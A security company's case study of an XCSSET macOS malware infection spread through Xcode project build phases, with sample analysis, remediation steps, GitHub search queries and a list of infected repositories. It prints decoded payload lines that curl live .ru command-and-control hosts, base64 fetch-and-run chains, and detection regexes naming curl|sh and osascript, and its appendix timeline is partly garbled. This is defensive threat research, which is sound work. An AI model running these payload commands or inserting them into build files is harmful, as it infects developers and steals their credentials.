

MacOS has long been considered inherently resistant to malware, but the threat landscape tells a different story. Attacks targeting the Apple ecosystem are more frequent and sophisticated than commonly assumed.
The Adex team encountered this reality first-hand: we detected, analyzed, and attributed an active XCSSET infection – one of the most persistent and evasive malware families targeting macOS developers. This case study breaks down how the attack works and what teams can do to defend against it.
Contents
- Malware Profile: What is XCSSET
- Attack Anatomy: How Does It Compromise the System?
- Who Is at Risk?
- What Attackers Walk Away With
- Sample Discovery and Behavioral Analysis
- Building the Protection Mechanisms
- Why Our Sample Is Almost Certainly XCSSET
- For Developers: What to Check Right Now
- For Organizations: Detection, Containment, and Policy
- Infected Repositories on GitHub: XCSSET in the Wild
- Selected Highlights
- Running the Search Independently
- The Bigger Picture
- Appendix #1: Full List (24 repositories)
- Appendix #2: CSSET Timeline
Malware Profile: What is XCSSET
XCSSET is a modular macOS malware family first discovered in the summer of 2020 that has since undergone significant evolution. It is distributed through compromised Xcode projects and triggered at compile time – the moment a developer builds the project, the malicious payload executes.
What sets XCSSET apart from more conventional malware is where it lives: not inside the compiled application, but embedded within the Xcode project itself. This distinction makes it particularly difficult to detect: there is nothing obviously malicious in the final app, and the infection is concealed in the build configuration files that most security tools never inspect.
About Xcode
Xcode is Apple’s official integrated development environment (IDE) for building applications for macOS, iOS, iPadOS, watchOS, and tvOS. It is the standard toolchain for every Apple platform developer: from independent creators to enterprise engineering teams.
Xcode projects are typically stored and shared via version control platforms such as GitHub, which makes them a natural vector for supply chain attacks: a developer clones what appears to be a legitimate project, opens it in Xcode, hits Build, and the malicious payload executes as a natural part of the compilation process. No suspicious downloads, no unusual permissions, no red flags from the system. The attack is entirely invisible within the standard developer workflow.
Attack Anatomy: How Does It Compromise the System?
Every Xcode project contains a set of build phase instructions – a configuration that tells the IDE exactly what to do when a developer hits Build: which scripts to run, which resources to bundle, which tests to execute.
XCSSET exploits this mechanism by injecting an additional build phase script into the project. The insertion is silent and requires no special privileges: it runs under the developer’s own account, inheriting all of their system access.
Once triggered at compile time, the malicious script performs several actions in parallel: it harvests credentials and session tokens from browsers and cryptocurrency wallets, establishes persistence by registering itself as a login item so it survives reboots, and – most critically – scans the device for other Xcode projects and injects itself into each of them. In essence, the infection was designed to spread on its own.
From here on, the infection spreads through three paths:
- Repository: The dev pushes to GitHub, and anyone who clones and builds gets infected. No extra steps needed.
- Dependency: If the project is used inside a larger codebase, the malicious script spreads upstream.
- Credentials: Browsers on the infected machine are trojaned, exposing session tokens and login data – a risk that reaches far beyond the developer’s own environment.
No infected apps have reached the App Store, and direct binary injection remains undocumented (Intego, 2020). The risk to end users is indirect, but it’s real.
This is a textbook supply chain attack: the target is not the end user directly, but the trusted link between them and the software: the developer, their tools, and their repositories.
XCSSET isn’t new territory: XcodeGhost (2015) also used Xcode as an attack surface. The difference: XcodeGhost corrupted the Xcode installer itself, which made it detectable. XCSSET doesn’t touch Xcode at all – it hides inside individual projects, where no one thinks to look.
Who Is at Risk?
Anyone in the Apple development ecosystem is a potential target.
The risk is highest for teams that regularly pull Xcode projects or SDKs from GitHub (more on that later), independent developers who work with third-party templates and starter repositories, and any organization whose software is built on macOS. If a machine is used to build iOS or macOS apps, it is a viable entry point.
What Attackers Walk Away With
With unrestricted access to the infected machine, XCSSET operates across three vectors: data theft, system manipulation, and persistence.
Data Theft
- XCSSET pulls credentials directly from Keychain and configuration files: cloud keys, AWS tokens, SSH keys, Git access, and advertising platform tokens (Trend Micro, 2020).
- Browser sessions are compromised across Safari, Chrome, and, as of the 2025 variant, Firefox.
- Messenger data is also in scope: Telegram, WeChat, QQ, Skype, Apple Notes, and Evernote (Trend Micro, 2021).
- Screenshots can be captured silently via CVE-2021-30713, bypassing macOS privacy controls entirely.
Manipulate
Any BTC or ETH address copied to the clipboard is silently replaced with one controlled by the attacker. It means that the payment indeed goes through, but lands in the wrong wallet (Microsoft, Sept 2025).
On top of that, XCSSET replaces Safari, Chrome, and Firefox with modified versions carrying an injected JavaScript backdoor, giving the attacker persistent access to everything the browser touches (Trend Micro, 2020).
Persist & Damage
Every Xcode project on the machine gets infected: new injection methods were documented as recently as 2025, according to Microsoft. And from the very first report: XCSSET ships with a ransomware module capable of encrypting files (Trend Micro, 2020).
Sample Discovery and Behavioral Analysis
One of Adex’s clients – an iOS app development studio – reached out with a specific concern: their infrastructure might already be exposed to XCSSET.
Adex began a hands-on investigation. The process broke down into four stages: spotting the anomaly, capturing the sample, dissecting its behavior, and tracing how it established persistence.
1. Spotting the malware
It started with a routine ps check – nothing exotic, just a standard look at what was running on the machine. But one line stood out immediately:
osascript /tmp/jl <~2KB base64-like argument>
And then another. And another.
osascript is Apple’s built-in interpreter for AppleScript – a legitimate tool, but not one that should be spawning repeatedly from /tmp. That directory is for throwaway temp files; no well-behaved application drops executables there. The argument attached to each call was massive and looked encoded.
The processes themselves were short-lived, disappearing almost as fast as they appeared, yet they kept coming back, which meant something was relaunching them on a schedule.
The file at the center of it all, /tmp/jl, was even harder to pin down. It existed for only a few milliseconds at a time – long enough to be executed, gone before it could be read.
2. Сapturing the live sample
The fix didn’t require any specialized tooling. The file was too fast to catch by hand, so instead, a simple polling loop was set to watch for it:
while true; do [ -f /tmp/jl ] && cp -f /tmp/jl /tmp/jl.bak; sleep 0.1; done
Every 100 milliseconds, check if /tmp/jl exists. If it does, copy it to /tmp/jl.bak before it disappears. That’s it.
Within seconds, the trap worked. The copy landed, and for the first time, the file stayed still long enough to be examined.
3. Analyzing the specimen
With the copy in hand, the first step was simple identification:
file /tmp/jl.bak
The output: a compiled AppleScript – binary .scpt format. Not human-readable as-is, but that was expected. What wasn’t expected was what was layered inside.
The script’s logic followed a familiar pattern for obfuscated malware: extract a packed payload, base64-decode it, and execute it.
Unpacking those inner base64 blocks revealed a second layer, and this one was doing real work. A shell script, responsible for quietly building a detailed fingerprint of the machine:
- Username and locale
- macOS version and CPU architecture
- SIP (System Integrity Protection) status
- Mac serial number
- Chrome extension manifests, and the Chrome binary itself, if present
Everything gets bundled into a JSON object and shipped out via a single curl call:
curl -fksL -m 6 https://riggletoy.ru/l
The -k flag tells curl to ignore TLS certificate errors. It’s a small detail, but a telling one: a well-resourced operation doesn’t skip TLS validation. This is the signature of a hastily configured C2.
The embedded config made the architecture even clearer: domain: “riggletoy.ru”, moduleName: “lbwbl”, entryPoint: “Terminal”, userLocale: “en_CY”.
This wasn’t a standalone piece of malware – it was one module inside a larger, modular framework.
The domain itself returned nothing in public threat intelligence feeds at the time of discovery. It wasn’t burned, wasn’t flagged – it was quietly operational.
4. Locating the persistence mechanism and mapping the damage
Short-lived processes that keep reappearing don’t restart themselves; something is launching them. The next step was to find it.
The usual suspects were checked one by one: LaunchAgents, LaunchDaemons, git hooks, .zshrc, Dock entries, Xcode toolchains. And there, buried deep in a cache directory, was a counterfeit Launchpad:
~/Library/Caches/jaq.kuugp.dirzpf/Launchpad.app
The real Launchpad lives at /System/Applications/Launchpad.app, protected by SIP – Apple’s system integrity layer that prevents modification of core system files. Anything calling itself Launchpad.app outside of that path isn’t Launchpad. The location alone was enough to confirm it.
This is precisely what Microsoft documented in March 2025 as the “dock method”: plant a fake Launchpad in the user’s space, then use dockutil to silently rewrite the Dock entry. From that point on, every click on the Dock icon launches two things at once: the real app and the malware. The user sees nothing unusual.
With persistence mapped, one question remained: how many Xcode projects had been touched? A single scan across the home directory answered it:
find ~ -path "*/*.xcodeproj/project.pbxproj" \
  -type f -print0 2>/dev/null | \
  xargs -0 rg -l -S "(\|\s*(sh|bash)\b|xxd\s+-p\s+-r|base64\s+--decode|>/dev/null\s+2>&1\s*&)"
Over 20 projects came back positive. Every single one had been modified at the exact same minute, not roughly the same time, the same minute. That’s not a user action. That’s one automated trigger sweeping the entire home directory in a single pass, silently injecting itself into every Xcode project it could reach.
Building the Protection Mechanisms
A full picture of how the malware worked was valuable: every mechanism XCSSET relied on could now be turned against it. The same behavior that made it dangerous: predictable persistence points, recognizable file patterns, consistent network calls, made it detectable.
The key here isn’t the sequence of steps – it’s the loop.

Every persistence mechanism has one job: survive. And it does this aggressively. Whenever the opportunity arises: a new shell session, a Dock click, a git operation – the dropper sweeps the entire home directory and rewrites every Xcode project it can find.
That’s what makes a single-project cleanup pointless. Remove the injection from one .xcodeproj, reopen Xcode, hit Build, and the next trigger puts it straight back. The infection doesn’t live in the projects. It lives in the persistence layer.
The only path to clean remediation, in order:
- Remove all autostart points: fake Launchpad.app in ~/Library/Caches, LaunchAgent and LaunchDaemon entries, the injected line in ~/.zshrc, global git hooks
- Reboot
- Only then restore Xcode projects from a known-clean git state
Microsoft and Loginsoft’s technical breakdown of the 2025 variant describes the full chain as four stages: a malicious build script triggers unpacking, which fetches a second-stage payload from C2, which then loads additional modules on demand.
What’s actually running on a given machine at a given moment depends entirely on what the C2 decides to deliver.

Why Our Sample Is Almost Certainly XCSSET
How can we be certain that our specimen is really XCSSET?
No single indicator is conclusive on its own. An osascript process running from /tmp could be legitimate developer tooling. A base64-encoded AppleScript could be someone’s own automation script. A Chrome binary being accessed could be a routine extension manager.
But seven of these indicators appear: behavioral, structural, network, and persistence mechanisms, all matching documented XCSSET patterns – in the same binary, with the same architecture?
Why Our Sample Is Almost Certainly XCSSET
peer-reviewed vendor and threat intelligence reports.
| What We Observed | What Public Reports Describe | Source |
|---|---|---|
1osascript /tmp/jl <base64>
visible in the live process list
|
XCSSET executes encoded AppleScript payloads via
osascript directly from
/tmp — avoiding persistent writes and
evading file-based scanners
|
Microsoft, Mar 2025MITRE S0658 |
2Compiled
.scpt containing internal base64
blocks, decoded at runtime via
base64 --decode
|
Multi-layer base64 encoding inside compiled AppleScript has been a deliberate obfuscation strategy since XCSSET’s first documented appearance — designed to defeat static analysis | SentinelOne, 2022Loginsoft, 2025 |
3Payload config with
structured fields: domain,
moduleName, entryPoint,
userLocale
|
Modular architecture with dynamic sub-module loading controlled by a runtime config. Modules are fetched and executed based on target machine profile | Microsoft, Sep 2025 |
| 4Enumeration of installed Chrome extensions; direct read attempt of the Chrome binary | Standard browser-targeting module covers Chrome, Opera, Brave, and Yandex. The 2025 variant added Firefox. Primary goal: session hijacking and cookie theft via extension injection | Trend Micro, 2021 |
5Exfiltration via
curl -fksL (TLS verification bypassed)
to a .ru domain
|
XCSSET has registered clusters of
.ru C2 infrastructure since 2022. Known
2025 domains include castlenet.ru,
cdnroute.ru, adobecdn.ru,
and over a dozen others. TLS bypass is consistent
across all known variants
|
SentinelOne, 2022Joshi, 2025 |
6Fake
Launchpad.app dropped into
~/Library/Caches/
|
The “Dock method”: a fake Launchpad app is placed in
Caches and registered with the Dock via
dockutil, guaranteeing execution on
every login without requiring root privileges
|
Microsoft, Mar 2025 |
| 720+ distinct Xcode projects modified within a single minute |
Mass injection of all discoverable
.xcodeproj files in the home directory
is triggered by the auto-propagation module — the
mechanism that turns every infected machine into a
supply-chain node
|
Microsoft, Mar 2025 |
.ru C2
infrastructure, Dock-based persistence) — places attribution
confidence well above the threshold for formal identification.
What the table above establishes is not just identity – it is an operational state. The sample wasn’t dormant or partially deployed; every layer of XCSSET’s known architecture was active simultaneously: obfuscation, persistence, browser targeting, the C2 channel, and the propagation mechanism.
That last point matters most. The 20+ modified Xcode projects mean this machine had already become a distribution node, silently embedding XCSSET into codebases that would eventually reach other developers. By the time behavioral detection flagged the sample, the infection had moved beyond the single host.
For Developers: What to Check Right Now
XCSSET requires no special privileges and leaves no obvious traces in the places most developers think to look. The checklist below is ordered by effort: the first three items take under five minutes and, together, cover the majority of known infection vectors.
- Never open an unfamiliar Xcode project in Xcode before manually inspecting its build phases. Opening project.pbxproj as plain text is safe. Clicking Build is not.
- Periodically scan your home directory for XCSSET signatures. The command below is read-only; it does not touch anything. No output means you’re clean; any output means read it carefully.
find ~ \( \
  -path "*/*.xcodeproj/project.pbxproj" \
  -o -path "*/.git/hooks/*" \
  -o -path "*/.husky/*" \
  -o -path "*/Library/LaunchAgents/*.plist" \
\) -type f -print0 2>/dev/null | \
xargs -0 rg -n --no-heading -S \
  "(curl[^\n]*\|\s*(sh|bash)|wget\b|osascript\b|osacompile\b|base64\b.*(--decode|-d)|\
python\s+-c\b|node\s+-e\b|/tmp/|plutil\b[^\n]*LSUIElement|launchctl\b)"
- Check your global git hooks: git config –global –get core.hooksPath. If it returns anything, inspect the directory it points to.
- Run behavioral monitoring. On macOS, the free options worth knowing are an outbound firewall that prompts on each new connection and a persistence monitor that alerts on any attempt to register a launch item. Objective-See and similar research communities publish well-maintained tools of this kind regularly.
- Do not disable SIP on a development machine for convenience. System Integrity Protection is the primary barrier between malware of this class and your system files. The convenience is not worth it.
- For teams: keep all project.pbxproj files in git and commit them after every intentional change. XCSSET infects every project it finds in under a minute — any modified file will immediately show up in git status. To check all pbxproj files in a repository at once: git diff –name-only — ‘**/*.pbxproj’.
For Organizations: Detection, Containment, and Policy
Individual hygiene is not enough when developer machines are shared infrastructure. At the organizational level, XCSSET prioritizes supply-chain risk over endpoint risk: a single compromised workstation can quietly embed malicious build steps into repositories that are then cloned, built, and shipped downstream.
- Do not rely solely on antivirus. XCSSET has evaded signature-based detection for years. The infection lives inside plain-text build files; execution happens through standard developer tooling that no scanner will flag on sight.
- Deploy EDR with a behavioral model on developer machines. Key triggers to configure: osascript launched from /tmp, curl connecting to low-reputation or newly registered domains, and modifications to launch agents not initiated through MDM.
- Audit third-party SDKs and dependencies. Know which external Xcode projects your CI pipeline builds, who added them, and whether their build phases contain any code you did not write and cannot trace.
- Lock down developer machines via MDM. Block application installation from arbitrary DMGs, enforce signing requirements on launch agent plists, and monitor changes to core.hooksPath across the fleet.
- Rotate API tokens regularly: cloud providers and git services. If any developer machine was compromised, every token that existed on it should be treated as leaked.
- Incident response order matters. On confirmed infection, do not start by cleaning individual projects. First, remove the persistence points – the fake Launchpad app, any rogue launch agents, .zshrc injections, and git hooks – then reboot, and only then restore affected projects from a known-clean git state. Reversing that order leaves the malware in place while you work.
The common thread across both sections is timing. XCSSET’s effectiveness depends almost entirely on going unnoticed long enough to propagate: through your projects, through your team, and eventually through your users.
The behaviors described above are not difficult to detect once you know what to look for; the threat persists because most developers never think to look.

Infected Repositories on GitHub: XCSSET in the Wild
The most straightforward way to find XCSSET samples is not a malware repository or a threat intelligence feed – it is GitHub’s own code search.
At the time of writing, authenticated dork queries return 24 repositories containing live payload chains, several of them committed within days of this investigation. Three examples are examined in detail below with fully decoded payloads; the complete list follows.
Example 1: PrinceMittal1/DemoForAuthFlow
A React Native application with an iOS target. In ios/DemoForAuthFlow.xcodeproj/project.pbxproj, lines 337–381, there are six distinct payload blocks.
What makes this sample particularly notable is that both obfuscation variants are present simultaneously — base64 -D | base64 -D | base64 -D | sh and xxd -p -r | xxd -p -r | xxd -p -r | sh – with iteration depth reaching five rounds, specifically to defeat static analysis on the first pass.
Example 2: zzzznick/dummy-ios
By its name, this appears to be a throwaway test repository, but it contains a live infection.
The file demo/ABiteOfMouthFeastBook_5.28/ABiteOfMouthFeastBook.xcodeproj/project.pbxproj, lines 452–614, holds a dozen payload blocks chained as base64 -D × 4 | sh.
Example 3: dvillegastech/ReaxBD
(Issue #6, write-up by Mayank Joshi, September 2025.) Two infected files:
| File | Chain | Decoded payload |
|---|---|---|
|
example/ios/Runner.xcodeproj/project.pbxproj
line 290
|
echo VjJ4a1QySXl…
|
base64 -D × 4
|
sh
|
curl -fskL -d p=xcode https://cdnroute.ru/a
|
|
example/macos/Runner.xcodeproj/project.pbxproj
line 317
|
echo V2xkT2IySjV…
|
base64 -D × 3
|
sh
|
curl -fskL -d p=xcode https://adobecdn.ru/a
|
The logic is the same across all three examples: a long base64 string is decoded several times in sequence, yielding a short command that fetches the actual malware from a C2 server via curl and executes it silently in the background (>/dev/null 2>&1 &).
Selected Highlights
Seven repositories stand out from the full list of 24.
Each is notable for a specific reason: a C2 domain that links it to a known campaign, a commit timestamp within hours of this investigation, or context that makes the infection particularly hard to dismiss as someone else’s problem.
| Repository | Project type | Date | Why it matters |
|---|---|---|---|
| usamajaved357/Breezy | SwiftUI | Mar 2026 | C2 riggletoy.ru — same domain as our live sample |
| xiaoyouPrince/XYDevTool | macOS tools | Apr 2026 | C2 netcdndev.in — new domain, absent from all public IoC lists |
| rjkalola/OTMS-2.0-Flutter | Flutter | Apr 2026 | Committed one day before the inspection |
| NandaMocha/Reflect | Swift | Feb 2026 | 82 commits on top of the infection — the author was unaware |
| prodev-mob/screen-time-ios | iOS | Mar 2026 | A screen-protection app, itself infected |
| dvillegastech/ReaxBD | Flutter/Dart | Oct 2025 | 20 stars; C2 cdnroute.ru, adobecdn.ru — analyzed above |
| MVP-Applications/qibla_flutter | Flutter pkg | Feb 2026 | Infection in example/ios — cloned as a dependency |
Running the Search Independently
All queries below require an authenticated GitHub account. Run them as-is – no modification needed.
path:project.pbxproj "echo" "base64 -d | base64 -d"
path:project.pbxproj "echo" "xxd -p -r | xxd -p -r"
path:project.pbxproj "base64 --decode | base64 --decode | base64 --decode"
IoC domain list for SOC alerting and DNS-level filtering (compiled from Joshi 2025, our live sample, and the findings above):
riggletoy.ru is the link between the public repositories and our live sample. netcdndev.in is a new domain that had not appeared in any prior research before this investigation.
The Bigger Picture
This investigation started with a single anomalous osascript call. It ended with 24 infected repositories, a live C2 domain absent from every public threat intelligence feed, and a confirmed link between one workstation and an active GitHub distribution campaign.
That escalation is not incidental – it is the design. XCSSET doesn’t need a broad reach. It needs one developer to clone one repository and hit Build. Everything after that is automatic. The 82 commits stacked on top of an undetected infection in NandaMocha/Reflect illustrate what that looks like in practice: the developer kept working, kept shipping, had no idea.
Two details from this investigation go beyond what prior research documented.
- First, netcdndev.in, found in xiaoyouPrince/XYDevTool, does not appear in any existing IoC list. The operators are rotating infrastructure faster than public feeds can track it.
- Second, riggletoy.ru links a live workstation infection directly to a public GitHub repository, meaning the distribution chain isn’t hypothetical. It ran. It may still be running.
The threat persists not because it’s technically sophisticated, but because it hides in the one artifact developers routinely share without reading: the build file. That’s the actual attack surface, and it’s been open for five years.
For Adex, this isn’t adjacent to the core work – it is the core work. Fraud and malware share infrastructure, and the same compromised machine that spreads XCSSET through a developer’s repositories can silently drain ad platform accounts for months. We look for this because we have to. We publish it because others need to know.

Appendix #1: Full List (24 repositories)
Each repository below was inspected by hand: project.pbxproj was opened as plain text, the encoded string was extracted and decoded through the full iteration chain, and the resulting command was confirmed to contain a C2 call matching known XCSSET infrastructure. No automated scanner was used.
| Repository | Type | Date |
|---|---|---|
| usamajaved357/Breezy | SwiftUI | March 2026 |
| xiaoyouPrince/XYDevTool | macOS Swift | April 2026 |
| rjkalola/OTMS-2.0-Flutter | Flutter | April 2026 |
| evaradating-art/evara-ios | Swift | April 2026 |
| Jayluu2202/Budget-Planner-Rewamped | SwiftUI | April 2026 |
| shankarsharma/Broking | Objective-C | April 2026 |
| prodev-mob/screen-time-ios | Swift | March 2026 |
| ktech643/AI-Auto-Attendance | Flutter | March 2026 |
| Liqiankun/RepackIssueDemo | JS + Flutter iOS | March 2026 |
| MVP-Applications/qibla_flutter | Flutter | February 2026 |
| Shohruhmirzo05/Salom-AI-Mobile | Swift + Flutter | February 2026 |
| NandaMocha/Reflect | Swift | February 2026 |
| dretp/ascend_bible | Flutter | February 2026 |
| shivsupekar/ScreenShotPreventer | Swift | February 2026 |
| NandaMocha/ImageRoullette | Swift | January 2026 |
| JeckyKukadiya/BT-Connect | Swift | January 2026 |
| kemad97/ProductsApp | Swift | January 2026 |
| asoapp-web/RainSport | Swift | January 2026 |
| RainyofSun/CYSwiftExtension | Objective-C | January 2026 |
| mayankbagauli79/AcharyaPrashantDemoApp | Swift | December 2025 |
| sdsahdev/flowChatDoc | TypeScript + Flutter | November 2025 |
| dvillegastech/ReaxBD | Flutter/Dart | October 2025 |
| PrinceMittal1/DemoForAuthFlow | React Native | — |
| zzzznick/dummy-ios | ObjC / Swift | — |
Key observations
- First, usamajaved357/Breezypulls its payload from riggletoy.ru – the same C2 confirmed in our live sample in Section 4. This places both within the same campaign; the workstation analyzed earlier was likely infected via one of these public Xcode projects, though the exact vector cannot be established without forensic access to the machine.
- Second, xiaoyouPrince/XYDevTooluses netcdndev.in, a domain that does not appear in any public IoC list to date – a new branch of the campaign’s infrastructure.
- Third, 12 of the 24 repositories received a commit in 2026, the most recent just one day before inspection. XCSSET is actively spreading right now.
Appendix #2: CSSET Timeline
sshd) Full Disk Access. Two years later, XCSSET exploits this exact mechanism to bypass TCC privacy folder protections without triggering a user prompt.MACOS.2070d41 — no public explanation, no industry notification. AV vendors spend weeks guessing what it catches. The date is based on Intego’s monitoring of XProtect update logs.Notes.app, and registering new .ru C2 domains.~/.zshrc, a fake Launchpad app, and revised Xcode project injection. The Register and BleepingComputer cover the story the same week.rjkalola/OTMS-2.0-Flutter, committed April 20, 2026. riggletoy.ru and netcdndev.in remain live.